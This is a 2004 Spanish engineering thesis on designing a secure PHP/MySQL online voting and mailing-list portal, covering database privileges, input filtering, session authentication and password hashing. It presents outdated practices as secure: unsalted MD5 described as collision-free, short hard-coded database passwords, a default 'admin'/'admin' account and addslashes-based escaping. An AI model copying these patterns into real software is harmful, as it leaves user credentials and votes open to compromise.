Universidad de Sevilla
Escuela Superior de Ingenieros

PROYECTO FIN DE CARRERA

Ingeniería de Telecomunicación

Título: Sistema de votación y gestión de listas de correo.

Autor: Manuel Alejandro Serrano Orihuela

Tutor: José Ángel Gómez Argudo

Sevilla, Diciembre 2004

A mi familia

CONTENIDO

Capítulo 1

Introducción

1. Antecedentes.

El Proyecto Fin de Carrera completa una larga y ardua etapa de estudios y formación de todo Ingeniero de Telecomunicación.

Con la realización del mismo, el autor pretende poner de manifiesto capacidades y aptitudes que ha obtenido a lo largo de la carrera, tales como su capacidad de análisis y de síntesis, y sobre todo la de resolver problemas prácticos de una forma rápida, eficaz y profesional.

Asimismo se pretende dar rienda suelta a la creatividad del alumno, de forma que el Proyecto goce de una especial frescura y, en muchos casos, de ideas innovadoras.

No deben ser olvidadas las labores de apoyo y seguimiento plasmadas en la figura del tutor de proyecto. Fruto de esta interactividad el alumno desarrollará, aún más si cabe, aspectos tan importantes como pueden ser la comunicación y el

trabajo en grupo.

Por último, cabe destacar la gran labor de investigación y documentación que la realización de un Proyecto conlleva. Como resultado el alumno adquirirá nuevos conocimientos, o bien tendrá la oportunidad de profundizar en temáticas previamente conocidas.

2. Motivación y justificación.

Con el amplio desarrollo de las Tecnologías de la Información y de las Telecomunicaciones en general, Internet se ha consolidado como un medio de comunicación e intercambio de datos masivo, cada vez más útil y próspero, y a la vez accesible a un gran número de personas. La información fluye libremente de un continente a otro en décimas de segundo con un sólo clic de ratón. Todos se benefician de este hecho: empresas y particulares, entidades gubernamentales, asociaciones, instituciones de carácter educativo, etc.

La Red nació en 1969 como proyecto ARPAnet del Departamento de Defensa de los Estados Unidos. Se trataba de una red experimental militar capaz de soportar destrozos parciales y garantizar la compatibilidad entre equipos distintos. El objetivo básico era que cada ordenador conectado pudiera comunicarse con cualquier otro que también estuviera en la red: peer-to-peer (entre iguales).

Apareció así una forma de sistemas abiertos: máquinas de distintos fabricantes podían dialogar entre sí. El software de comunicaciones desarrollado por ARPAnet fue imponiéndose, sobre todo por su compatibilidad.

Hoy en día Internet es de acceso público. Cualquiera con un ordenador y unos mínimos conocimientos puede conectarse a la Red de Redes y tener acceso a un ordenador remoto ubicado en la otra punta del planeta.

Este hecho supone la existencia de un recurso que puede, y es, explotado de numerosas formas. Una de ellas es la de prestar servicios a través de la red con el fin de ofrecer una mayor comodidad al usuario.

Se plantea así la posibilidad de un sistema de votación que permita ejercer su derecho a toda persona sin necesidad de tener que desplazarse al lugar de reunión establecido, sólo con una conexión a Internet y un par de clics de ratón. Dicho sistema notificaría al usuario de las distintas votaciones a las que tendría acceso en cada momento, así como los resultados finales una vez acabados los plazos, previamente establecidos y comunicados, para cada votación.

Entre las numerosas ventajas que tiene un sistema como el que nos concierne, caben destacar las siguientes:

- Evitar aglomeraciones en los lugares destinados a la recogida de votos.
- Acabar con la necesidad de tener personas encargadas de contabilizar el número de votos.
- Comodidad que supone para el usuario acceder y estar notificado en todo momento de las votaciones a las que tiene derecho, independientemente de donde se encuentre, sólo con conectarse a Internet.

El presente Proyecto Fin de Carrera pretende implementar el software encargado de realizar las acciones antes comentadas, haciendo especial hincapié en

tomar las medidas de seguridad que un sistema de este tipo necesita, así como buscar la mayor comodidad para el usuario.

En cuanto a las herramientas utilizadas, nos hemos decantado por el uso de tecnologías Open Source habida cuenta de que se presenta como una alternativa robusta frente al software comercial, y ofrece las siguientes ventajas:

- Se trata de software de libre distribución, lo que supone que tenemos acceso al código fuente de forma que podemos alterarlo a nuestro gusto en busca de mejorar su eficiencia, añadir funcionalidades, etc. Así no tenemos por qué conformarnos con lo que ofrece el fabricante como ocurre con el software comercial.
- Es gratuito, de forma que el coste económico del Proyecto es mínimo.

En concreto, hemos montado un entorno de desarrollo conocido con el acrónimo de LAMP, es decir, sobre un sistema operativo Linux montamos el servidor web Apache y programamos en PHP y MySQL.

Es motivación suficiente para mí el atractivo intelectual que supone iniciarme y profundizar en los lenguajes de programación necesarios para el actual Proyecto.

3. Alcance y objetivo.

El alcance de este Proyecto, cuyo objetivo final es el de crear una aplicación totalmente operativa, abarca el desarrollo software de un portal

encargado de implementar un sistema de votación seguro y comprende los siguientes puntos:

- Creación de un sistema de autentificación seguro que impida el acceso a nuestro portal a toda persona no registrada en él. Para ello, dispondrá de una base de datos con la pertinente información de los usuarios, fácilmente modificable por el administrador del sistema. Este último será el encargado de realizar las modificaciones en la base de usuarios y en la base de votaciones.

- Creación del área de administración, accesible sólo para una persona y desde la cual se podrán agregar las votaciones que vayan surgiendo. A su vez, también tendrá funciones para el manejo de los usuarios existentes y las distintas listas a las que éstos pertenecen.

- Desarrollo de las páginas mostradas a los usuarios y el sistema de contabilización de votos. Éste una vez introducida la clave de usuario correcta, presentará al cliente las distintas votaciones a las que tiene derecho según la lista de correo a la que pertenezca. En cuanto al recuento de votos una vez elegida la opción deseada por el usuario, el sistema enviará un mail de confirmación que deberá responder, en el plazo previamente establecido, para el voto sea definitivamente aceptado.

Capítulo 2

Medidas Generales de Seguridad

1. Seguridad en la Base de Datos.

1.1. Justificación.

Es fundamental para la seguridad en la Base de Datos el limitar cómo la aplicación accede al servidor MySQL. Así, en caso de que lo hiciéramos con la cuenta "root" (la que viene por defecto), un atacante que encontrara la forma de ejecutar sentencias SQL tendría acceso a todo el servidor MySQL (no sólo a la base de datos de nuestra Aplicación, sino a todas aquellas que estuvieran albergadas en él).

Lo que haremos será limitar el grado de privilegios, de modo que un usuario no obtenga permisos que nunca va a necesitar. De esta forma, si un atacante consiguiera acceso a esa cuenta de usuario, su campo de acción estaría acotado por las limitaciones de permisos impuestas a la cuenta.

Teniendo en cuenta lo descrito anteriormente, implementaremos una política de seguridad bastante simple, pero muy eficaz.

1.2. Modelo propuesto.

La política de seguridad implantada se resume en los siguientes puntos:

- Creación de dos usuarios[1] en el servidor MySQL: uno con privilegios de sólo lectura y otro que además tendrá permiso de escritura. El primero se ha llamado "votantes" y será usado en la parte de la Aplicación encargada de presentar las votaciones a los usuarios. El segundo lo hemos nombrado "admin_vot", por razones obvias, y será usado principalmente en el Área de Administración del sistema (para realizar tareas como la creación de nuevos usuarios, modificaciones en la Base de Datos y, en general, todo tipo de funciones propias del administrador).

- El usuario "admin_vot" también será usado fuera del Área de Administración, concretamente en la zona de presentación de votaciones donde, para ciertos módulos, será necesario crear y borrar tablas temporales encargadas de llevar el control de usuarios para cada votación.

- Tanto a uno como a otro usuario le han sido concedidos privilegios exclusivamente sobre la Base de Datos del portal.

- Se han asignado contraseñas robustas y seguras a ambos usuarios.

[1] Es importante no confundir los "usuarios de MySQL" con otro tipo de usuarios (como pueden ser los del propio portal o Aplicación).

1.3. Implementación.

El fichero SQL que implementa la política de seguridad expuesta se puede ver en la figura 2.1.

```
grant select on votaciones.* to votantes@localhost identified by ‘M5iP2';

grant select ,insert, update, delete, create, drop, alter on votaciones.* to admin_vot@localhost identified by ‘C4i6T’;
```

Figura 2.1. Implementación de la política de seguridad en MySQL

1.4. Mejoras obtenidas.

La implementación realizada, pese a ser aparentemente minúscula, representa una considerable mejora en la seguridad global del sistema. Podemos apreciar esta mejora a dos niveles diferentes:

- Por un lado hemos conseguido aislar la Base de Datos propia del sistema de otras que pudieran estar albergadas dentro del servidor MySQL. Dicho de otra forma, nuestra Aplicación sólo puede acceder a la Base de Datos propia del portal. En caso de que la Aplicación fuera comprometida, el mayor daño que podría causar un atacante sería eliminar datos del portal, pero no afectaría a otras bases de datos que pudieran convivir con las

nuestras en el servidor.

- Por otro lado, hemos aislado la parte mas crítica de la Aplicación (la herramienta de Administración) del resto. Los usuarios no administradores del portal sólo tendrán acceso a la zona no crítica, en la cual se utiliza el usuario MySQL con privilegios de sólo lectura ("votantes"). Si un atacante tuviera éxito, lo máximo que podría hacer sería leer todas las tablas de la Base de Datos pero no podría modificarlas o borrarlas.

2. Protección frente a ataques.

2.1. Justificación.

En la mayoría de los casos, el éxito de un ataque es debido a fallos causados por una insuficiencia en el chequeo de entrada de datos durante el intercambio de información entre los diferentes módulos de la Aplicación. La solución a este problema está en filtrar posibles caracteres maliciosos.

2.2. Implementación.

Se han propuesto varias soluciones al respecto. Como ya hemos adelantado, todas se basan en filtrar los caracteres peligrosos de la entrada de usuario. Además, en ellas se lleva a cabo la política más segura: la "denegación por defecto". Es decir, no recorremos las variables de entrada en busca de caracteres maliciosos, para luego eliminarlos, sino que simplemente recogemos todos los caracteres que sabemos con certeza que no son peligrosos (por ejemplo, los alfanuméricos) y

descartamos los demás. De esta forma, no es posible que se nos olvide filtrar algún carácter malicioso.

La diferencia entre las soluciones que vamos a proponer estriban en la implementación de los filtros.

2.2.1. Filtros simples.

Todos los filtros de los que hablaremos se encuentran en el fichero "funciones.php" y serán llamados siempre y cada una de las veces que una variable necesite ser "limpiada" (es decir, se desee eliminar los posibles caracteres maliciosos que pueda contener). Podemos ver la implementación de dos de ellos en la figura 2.2.

```
/*Filtra todos los caracteres excepto los numéricos
function filtro_num ($var) {
    $sinfiltrar = $var ;
    $var = preg_replace ("/[^0-9]/", "", $var) ;
    return $var ;
}

/* Filtra todos los caracteres excepto los alfanuméricos
y el "_" */
function filtro alfa_num ($var) {
  $sinfiltrar = $var ;
  $var = preg_replace ("/[^A-Za-z0-9_ ]/ ", "", $var) ;
   return $var ;
}
```

Figura 2.2. Filtros Simples.

Como podemos apreciar tenemos dos filtros: uno que sólo deja pasar caracteres alfanuméricos y el símbolo "_", y otro que filtra todo excepto los caracteres numéricos.

Supongamos que tenemos una variable que, por su naturaleza, sabemos que va a ser siempre numérica (por ejemplo, un identificador usado en una tabla de la base de datos, representado por la variable "$id"). Asumamos también que dicho identificador se pasa a un script dado, el cual lo usará para construir una sentencia SQL de consulta a la base de datos. Podríamos tener un caso típico en el que un atacante intentara modificar el valor de la variable $id. ¿Cómo nos protegeríamos de esto usando la técnica propuesta?

Simplemente tendríamos que incluir en el script PHP, antes de construir la sentencia SQL, una línea de código como ésta:

```
filtro_num ($id) ;
```

La función recibirá la variable $id, la "limpiará" asegurándose de que sólo queden dígitos, y la guardará de nuevo. Como resultado, hemos podido filtrar cualquier carácter malicioso que el atacante hubiese podido introducir.

Esta solución presenta un inconveniente en el hipotético caso de que la variable en cuestión contuviera dígitos, letras y algunos signos de puntuación. En dicho caso utilizaríamos el filtro que veremos en el apartado siguiente. Para el resto de variables usaremos los descritos anteriormente.

2.2.2. Filtro Inteligente.

Lo hemos nombrado así ya que a diferencia de los anteriores, que eliminaban todo carácter que no fuera alfanumérico o numérico, éste sólo discrimina ciertos caracteres especiales que pueden resultar peligrosos. El filtrado se va a realizar gracias a funciones ya implementadas en el lenguaje PHP y que están precisamente diseñadas a medida, por los desarrolladores de este lenguaje, para evitar ciertos tipos de ataques.

En la figura 2.3 se muestra la función llamada "filtro()". Como ya comentamos en el apartado anterior, ésta se encuentra definida dentro de "funciones.php", de forma que los scripts que deseen usar el filtro deberán incluir (mediante la orden "include") el fichero "funciones.php".

```
function filtro ($var) {
   $var = preg_replace ("/\\\\/", "", $var) ;
   $var = addslashes (htmlentities ($var)) ;

   return $var ;
}
```

Figura 2.3. Filtro Inteligente

En cuanto al funcionamiento, a grandes rasgos podemos ver que toda variable será pasada por tres filtros (en realidad tres funciones que actúan como tal).

En primer lugar usamos la función "preg_replace()" que elimina cualquier carácter "\" de la variable que está siendo "limpiada". De esta forma, evitamos el que si una variable es pasada por el filtro varias veces se vayan acumulando caracteres "\".

El segundo filtro que aplicamos se corresponde con la función "htmlentities()". Su cometido es el transformar ciertos caracteres que tiene un significado especial para el lenguaje HTML en cadenas inocuas.

Por último la función "addslashes()" se encarga de "escapar" algunos caracteres especiales como las comillas, es decir, éstas será, representadas como \", para evitar ataques de tipo "SQL inject"[1].

[1] Podemos ver las técnicas de ataque más comunes en el Apéndice A.

Capítulo 3

Sistema de Autentificación

1. Introducción.

1.1. Objetivo.

Uno de los problemas de seguridad que encontramos en un sistema como el implementado hace referencia a la problemática de la identificación de los usuarios. Dicha problemática viene, en parte, de la dificultad de gestionar la información secreta que precisan los algoritmos de autentificación.

En el presente capítulo presentaremos la implementación de un sistema cuyo objetivo es poder identificar en todo momento a la persona que está usando los servicios que el portal ofrece, pudiendo denegar o no el acceso a distintos servicios, en virtud de los privilegios que el usuario posea.

1.2. Justificación.

El hecho de tener al usuario totalmente identificado no sólo mejora aspectos tan importantes como la seguridad, sino que además favorece la creación de nuevos servicios, en el sentido de que es posible discriminar la información que el portal ofrece según el usuario. De esta forma resulta muy simple la implementación de perfiles de usuario.

1.3. Criterios de diseño.

Los siguientes criterios de diseño se encuentran ordenados de mayor a menor peso:

- Seguridad (el sistema debe ser seguro y robusto).
- Flexibilidad (de forma que podamos modificar fácilmente propiedades de los usuarios existentes).
- El sistema debe ser independiente de la plataforma web empleada.

2. Modelo propuesto.

Para poder identificar a los usuarios que pueden acceder a nuestra aplicación vamos a disponer, dentro de la base de datos del sistema, de una tabla (denominada “usuarios”) donde serán almacenados los datos necesarios para la identificación, e-mail así como la contraseña de usuario codificada mediante el algoritmo md5[1].

[1] Función de cifrado tipo hash que aceptando una cadena como entrada devuelve un número de 128 bits. Tiene como ventajas el hecho de que sea computacionalmente imposible reconstruir la cadena original a partir del resultado y la imposibilidad de encontrar dos cadenas que generen el mismo número.

Todo usuario que acceda por primera vez a nuestro portal encontrará una página de autentificación, donde se le pedirá que introduzca sus datos identificativos (como dijimos, e-mail y contraseña). Una vez autentificado correctamente el usuario, no volverá a mostrarse esta página, a no ser que forcemos el cierre de sesión de usuario. En la figura 3.1 podemos observar el diagrama que representa el funcionamiento del sistema de autentificación.



Figura 3.1. Sistema de Autentificación

Como las peticiones que se realizan a un servidor web son, en principio (debido a la naturaleza y funcionamiento del protocolo WWW), independientes unas de otras (lo que le confiere un carácter "state-less", sin estado) debemos establecer

un mecanismo que dote de cierta "memoria" al sistema. Para ello, hemos hecho uso de las "sesiones". PHP provee esta funcionalidad de un modo sencillo, y permite tratar y guardar ciertas variables como "variables de sesión", de forma que estén disponibles en sucesivas peticiones a diferentes scripts en PHP.

De este modo, cuando un usuario es autentificado correctamente, nuestra Aplicación creará una nueva sesión. Además, leerá toda la información de la base de datos relativa al usuario en cuestión, y la guardará en variables de sesión, a excepción de la contraseña (la cual en principio no va a ser utilizada con posterioridad durante la misma sesión y por tanto, se ha preferido, por seguridad, no guardarla con los datos de sesión).

Cuando el usuario accede a nuestro sistema, la Aplicación comprueba si el usuario está autentificándose por medio del formulario. Si no es así, se comprueba si existe una sesión de usuario creada. En caso afirmativo (existe la sesión), la Aplicación consulta la lista o listas a las que pertenece el usuario y lo redirecciona a una determinada página en función de éstas.

3. Alternativas para la autentificación.

3.1. Introducción.

Teniendo en cuenta que en nuestra Aplicación la autentificación se realiza en la "entrada" del sistema (en el script que da acceso al servicio), ¿ cómo nos aseguramos que un atacante no podrá usar otra "puerta" al servicio que no sea la prevista por nosotros? Según esto, un atacante que quisiera burlar la seguridad podría probar distintas URL que pudiera imaginarse como posibles para la

Aplicación y esperar a acertar con el nombre de archivo en algún momento. Incluso esta tarea se la podría encomendar a un programa para realizar muchas más pruebas, saltándose la fase de autentificación que, podríamos pensar, se encuentra sólo en el primer script (o script de "entrada" al servicio). Es evidente que nuestra implementación debe evitar ataques de este tipo.

Podemos hablar de tres modelos que resuelven el problema. A continuación comentaremos dichos modelos y justificaremos cuál ha sido finalmente el elegido.

3.2. Autentificación basada en Apache.

El software Apache provee de mecanismos de autentificación (mediante la definición de ficheros ".htaccess") que posibilitan la rápida y fácil implantación de políticas de seguridad de acceso al contenido web albergado. La finalidad más común es proteger directorios (y subdirectorios que cuelguen del primero) aunque existen otras posibilidades. De esta forma, podríamos ubicar los distintos servicios en directorios separados, y aplicar distintas políticas de seguridad a cada directorio.

Sin embargo, estamos rompiendo con uno de nuestros criterios de diseño: aquel que garantizaba la independencia del sistema de autentificación con el servidor web subyacente. Nuestro sistema de autentificación sólo funcionaría en Apache.

Además, esta primera aproximación implicaría que el administrador del servidor web nos debería dar acceso a ciertas configuraciones de Apache e incluso permitir modificar en tiempo real ficheros que afectarán a dicha configuración (por ejemplo, el que deberá contener e-mails y contraseñas de usuarios, de acceso a los

distintos servicios). Esto acarrearía efectos indeseados que pudieran atentar contra los más elementales principios de la seguridad.

Por último, tampoco está claro cómo se llevarían a cabo las actualizaciones de usuarios (alta o baja de cuentas, cambios, ...). En principio, Apache sólo maneja ficheros, luego estos datos deberían encontrarse en ficheros. Pero, ¿qué ocurriría si dos administradores legítimos del portal intentan realizar alguna operación sobre el fichero de usuarios al mismo tiempo? Las consecuencias serían impredecibles, pudiendo ocasionar distintas incoherencias o incluso la destrucción del fichero de usuarios. Este tipo de problemas se resuelven mediante el uso de un servidor de bases de datos como MySQL, así que, podríamos pensar en integrar Apache con un acceso a bases de datos basado en MySQL.

3.3. Autentificación basada en Apache con el módulo de acceso a MySQL.

Existe un módulo para Apache que permite autentificar usuarios que se encuentran registrados en una base de datos MySQL. Esta aproximación resuelve algunos de los problemas comentados anteriormente. Por ejemplo, ahora se hace fácil la gestión de usuarios, ya que simplemente necesitaremos realizar accesos al servidor MySQL desde la herramienta de administración de nuestra Aplicación. El servidor de bases de datos resolverá de forma transparente cualquier problema de "colisión" (varios usuarios intentado acceder a un mismo recurso).

De todo esto, concluimos algo que resulta evidente: la información de autentificación deberá estar guardada en una base de datos. Este requisito será imprescindible para asegurar la flexibilidad del sistema.

Sin embargo, y prosiguiendo con el análisis de esta segunda aproximación, no cumplimos con los criterios de diseño que nos auto-impusimos. Una vez más, la implementación resultante de esta aproximación desembocaría en una dependencia total del software Apache.

A favor de esta opción tenemos, no obstante, importantes argumentos como la facilidad extrema de esta implementación, de cara al programador de la Aplicación (la mayoría de los aspectos los resuelve ya el software Apache por sí sólo, lo que nos supondría un ahorro considerable de código) y la generalidad de esta solución (al trabajar con directorios, podremos proteger cualquier tipo de ficheros incluidos ficheros binarios, imágenes gif, o cualquier otro fichero estático, como los .html).

En principio, utilizando el módulo de MySQL podríamos tener usuarios y contraseñas en una base de datos, que se utilizarían para dar acceso a un directorio (que sería equivalente a un servicio).Sin embargo, en el caso de que nuestro portal ofreciera N servicios, necesitaríamos mantener N bases de datos de usuarios en paralelo, una por cada servicio. Esto supondría una razón más para declinar esta opción, ya que buscamos tener una única base de datos de usuarios.

En realidad, no profundizamos en la cuestión anterior, ya que esta aproximación se descartó debido a las razones comentadas previamente (principalmente la de que no cumple el ser un diseño independiente del servidor web).

3.4. Autentificación basada únicamente en código PHP.

Este método presenta la ventaja de que es totalmente independiente del

software servidor web subyacente. El programador tendrá vía libre para usar cualquier recurso PHP que estime conveniente y podrá realizar un diseño "a medida".

Como contrapartida, requiere un mayor esfuerzo a la hora de llevar a cabo la implementación, porque todo el sistema de autentificación lo tendremos que elaborar nosotros (en los anteriores casos la mayoría de las cosas venían "ya hechas").

Para que este método sea seguro, es necesario realizar comprobaciones en cada uno de los scripts PHP que conforman un servicio (no basta con chequear el primero sólo). Lo que se propone es crear un cierto código PHP común (que colocaremos en un script), el cual se encargará de comprobar si el usuario tiene derecho de entrada y que será ejecutado en cada uno de los scripts del sistema (mediante una llamada). Este código realizará las siguientes tareas:

- primero comprueba si el usuario está autentificándose por medio del formulario de la página de inicio. Si no es así comprueba si existe una sesión de usuario creada.
- si existía una sesión previa, se leerán las variables de sesión y se presentará la página a la que el usuario intentaba acceder.

El principal punto débil de este método es que sólo es válido para proteger archivos con extensión ".php", ya que la protección se incluye en código dentro del propio archivo. La solución no valdría para proteger contenido estático (en este caso, habría que recurrir a la segunda aproximación: la que usa Apache y el módulo de acceso a MySQL).

Sin embargo, la limitación no nos afecta, ya que la totalidad de los servicios que tenemos planificado proteger están implementados en PHP.

Teniendo en cuenta lo expuesto en este apartado, hemos optado por esta tercera aproximación como solución para nuestro sistema de autentificación, ya que a pesar de ser la más laboriosa, es la que más se ajusta a nuestras necesidades.

4. Implementación.

4.1. Especificaciones de la base de datos.

El sistema de usuarios implantado consta de una base de datos, llamada "votaciones" (será la única base de datos del sistema, y en ella aparte de las tablas que comentaremos a continuación, existirán otras que veremos en capítulos posteriores).

El fichero MySQL que resume la estructura de la base de datos con las tablas usadas por el sistema de autentificación es el siguiente:

```
USE votaciones;
CREATE TABLE usuarios (id_usu int (10) primary key unsigned not null auto_increment, usu varchar (32), pass varchar (32));
CREATE TABLE accesos (id_usu int(10) unsigned not null, admin tinyint (1) default 0,estudiantes tinyint (1) default 0, profesores tinyint (1) default 0);


grant select, insert, update, delete, create, drop, alter on votaciones.* to admin_vot@localhost identified by 'C4i6T';
grant select on votaciones.* to votantes@localhost identified by 'M5iP2';

INSERT into usuarios values ('', 'admin', md5 ('admin'));
```

Figura 4.1. Estructura de la base de datos de usuarios

Como es natural, antes de utilizar el fichero anterior deberemos haber creado la base de datos vacía mediante la instrucción: "mysqladmin -u root -p create votaciones".

El fichero consta de tres partes. En la primera se definen las dos tablas que albergarán los datos de usuario: "usuarios" y "accesos". En la segunda se asignan los privilegios correspondientes según la política de seguridad de usuarios MySQL ya vista con anterioridad en el capítulo 1. Por último, creamos la cuenta del administrador de nuestro sistema. Utilizando dicha cuenta tendremos acceso a la herramienta de administración de usuarios, votaciones y listas para poder modificarlas según sea necesario.

La tabla “usuarios” mantendrá los datos básicos de usuario (identidad del usuario, e-mail y contraseña). El primer campo será un entero que se irá incrementado automáticamente a medida que vayamos insertando usuarios en la base de datos. Los otros dos ya los hemos visto.

En la tabla “accesos” se guardarán, para cada usuario, una serie de flags que representan las distintas listas a las que un usuario puede pertenecer. Si un flag está activo, quiere decir que el usuario pertenece a la lista en cuestión. El sistema así implementado presenta una gran flexibilidad y facilita el que un usuario pueda pertenecer a varias listas simultáneamente.

4.2. Control de los datos de autentificación.

La seguridad de nuestro sistema de autentificación se basa en un chequeo que hacemos al comienzo de todos y cada uno de los scripts que componen la aplicación.

Ilustraremos este concepto estudiando el script “votaciones.php”, encargado de presentar las votaciones existentes para un determinado usuario. La figura 4.2 muestra el comienzo de dicho archivo. En ella podemos apreciar la llamada a “verifica.php”, encargado de la autentificación.

```
<?
require("verifica.php");
?>
```

Figura 4.2. Inicio del fichero “*votaciones.php*”

Como ya vimos el script "verifica.php" será el encargado de decidir si los datos de configuración son correctos y actuar en consecuencia. Si los datos son correctos, definirá una variables de sesión que servirá para saber que ese visitante ha sido validado correctamente y tiene permiso para acceder a la aplicación. Además redireccionará al visitante a la página de la aplicación restringida. Si el usuario/contraseña no era correcto, se envía el navegador a la página de inicio indicándole que ha habido un error en la autentificación, y matizando cuál ha sido éste.

4.3. Seguridad de las contraseñas almacenadas.

Uno de los axiomas básicos de seguridad, relacionado con el tema que nos ocupa, podría decir algo como lo siguiente: "nunca debemos almacenar una contraseña en texto plano". Para cumplir con este axioma, es normal recurrir a la encriptación: la contraseña es encriptada, como paso previo a su almacenamiento.

De poco o nada serviría el paso anterior, si existiera alguna forma computacionalmente fácil, mediante la cual un atacante pudiera realizar el proceso inverso, es decir, desencriptar la contraseña cifrada. Por esta razón, los algoritmos de encriptación usados en este campo suelen ser "de un sólo sentido", esto es, existe una forma directa y rápida de encriptar pero no de desencriptar[2].

Tenemos varias opciones a la hora de proteger las contraseñas almacenadas en la base de datos. En primer lugar podemos ver el funcionamiento de la función "password()".

[2] No quiere decir que no exista realmente forma de desencriptar, sino simplemente que el tiempo de computación necesario para llevar a cabo esta labor es muy elevado.

Comencemos encriptando tres contraseñas sencillas y muy similares:

```
mysql> select password('a');
    +------------------+
    | password('a')  |
    +------------------+
    | 60671c896665c3fa|
    +------------------+
  1 row in set (0.14 sec)

mysql> select password('b');
    +------------------+
    | password('b')  |
    +------------------+
    | 60671ccd6665c43e|
    +------------------+
  1 row in set (0.00 sec)

mysql> select password('c');
    +------------------+
    | password('c')  |
    +------------------+
    | 60671b016665c072|
    +------------------+
  1 row in set (0.00 sec)
```

Si nos fijamos, las contraseñas encriptadas obtenidas son muy parecidas. De hecho, de los ocho bytes hexadecimales que componen las distintas contraseñas encriptadas, aproximadamente sólo tres o cuatro bytes han cambiado; los demás han permanecido invariables. Dicho de otra forma, parece que existe correlación entre las distintas contraseñas encriptadas, o lo que es lo mismo, parece posible obtener cierta información de la primera contraseña sin encriptar si conocemos de antemano el segundo y tercer par “contraseña en texto plano - contraseña cifrada”. Este efecto no es deseable (puede facilitar un ataque contra una contraseña encriptada dada).

Sin embargo, fijémosnos en lo siguiente:

```
      mysql> select md5('a');
+----------------------------------+
     | md5('a')                 |
+----------------------------------+
 | 0cc175b9c0f1b6a831c399e269772661|
+----------------------------------+
      1 row in set (0.00 sec)

      mysql> select md5('b');
+----------------------------------+
     | md5('b')                 |
+----------------------------------+
 | 92eb5ffee6ae2fec3ad71c777531578f|
+----------------------------------+
      1 row in set (0.00 sec)

      mysql> select md5('c');
+----------------------------------+
     | md5('c')                 |
+----------------------------------+
 | 4a8a08f09d37b73795649038408b5f33|
+----------------------------------+
      1 row in set (0.00 sec)
```

En este caso el grado de entropía es, claramente, mucho mayor. Viendo las tres contraseñas encriptadas no podríamos figurarnos que las contraseñas originales (en plano) pudieran ser si quiera parecidas.

La función “md5()” ha demostrado ser más robusta (no sólo por lo visto anteriormente sino además por otros factores, como una mayor longitud de la contraseña encriptada, o sin ir más lejos, el amplio uso que se hace de este tipo de firmas digitales en Internet) y por ello, se ha decidido su utilización en las implementaciones llevadas a cabo en nuestra Aplicación, en lugar de la función “password()”.

Además el cifrado MD5 también se encuentra implementado en PHP, lo que da idea de su importancia.

Existen otras alternativas de cifrado que podían haber resultado igualmente válidas. Por ejemplo, una opción más segura que el MD5, y que también está implementada en PHP, es el SHA-1 (Secure Hash Algorithm, descrito en el RFC 3174) que devuelve un bloque de 160 bits. Sin embargo, en el contexto que nos ocupa no íbamos a notar una mejora de la seguridad apreciable, así que hemos decidido no implantarlo en nuestra Aplicación.

Capítulo 4

Área de Administración

1. Introducción.

El área de administración es un elemento fundamental en el portal, ya que le confiere la flexibilidad y comodidad que supone el poder actualizar sus contenidos de una forma simple y ordenada, sin más ayuda que la de un navegador, o automatizar ciertos procesos administrativos.

Teniendo en cuenta la importancia de la seguridad a la hora de evitar posibles intentos de acceder a los scripts que componen este área de administración, todos ellos utilizarán los métodos descritos en el capítulo anterior (en concreto, cada uno de los scripts realizará al comienzo del mismo una llamada a la función "verifica.php" encargada de la autentificación).

Una vez se identifique el administrador como tal en la página de inicio, se le presentará el menú de administración con enlaces a páginas encargadas de gestionar las modificaciones deseadas.

Así, en nuestra Aplicación en concreto, dispondremos de tres enlaces para las siguientes tareas de administración:

- Gestión de votaciones. Desde aquí el administrador podrá ir añadiendo las votaciones que vayan surgiendo o borrar aquellas no deseadas.

- Gestión de usuarios. Desde donde se podrán modificar las propiedades de todo aquel inscrito en la base de datos de usuarios.

- Gestión de listas. Todo usuario pertenece a una o varias listas, de forma que éstos se agrupan según determinadas características. Gracias a esta función el administrador podrá crear nuevos grupos o borrar grupos ya existentes.

Pasemos a ver cada una de estas tareas en detenimiento.

2. Gestión de votaciones.

Como ya comentamos antes, este script permitirá al administrador modificar las votaciones existentes en la base de datos a través de la web, sólo siendo necesario conectarse a Internet e identificarse como administrador.

Para ello crearemos una tabla, denominada “propuestas”, en la base de datos del sistema donde se almacenarán todos los datos referentes a cada votación, de forma que será extremadamente fácil modificar sus parámetros.

En principio, gracias a este script el administrador podrá, a través de un sencillo e intuitivo menú, realizar dos funciones principales: por un lado, agregar nuevas votaciones para una determinada lista o grupo, y por otro, eliminar definitivamente votaciones de la base de datos, bien sea porque ésta esté caducada y no quiera que aparezca más en la página que muestra todas las votaciones a los usuarios, o porque por algún motivo se suspenda dicha votación.

2.1. Especificaciones de la tabla "propuestas".

Esta tabla servirá para guardar la votaciones existentes, halla finalizado el período vigente para poder votar o no (se mantendrán las votaciones caducadas a no ser que el administrador las elimine desde el menú correspondiente).

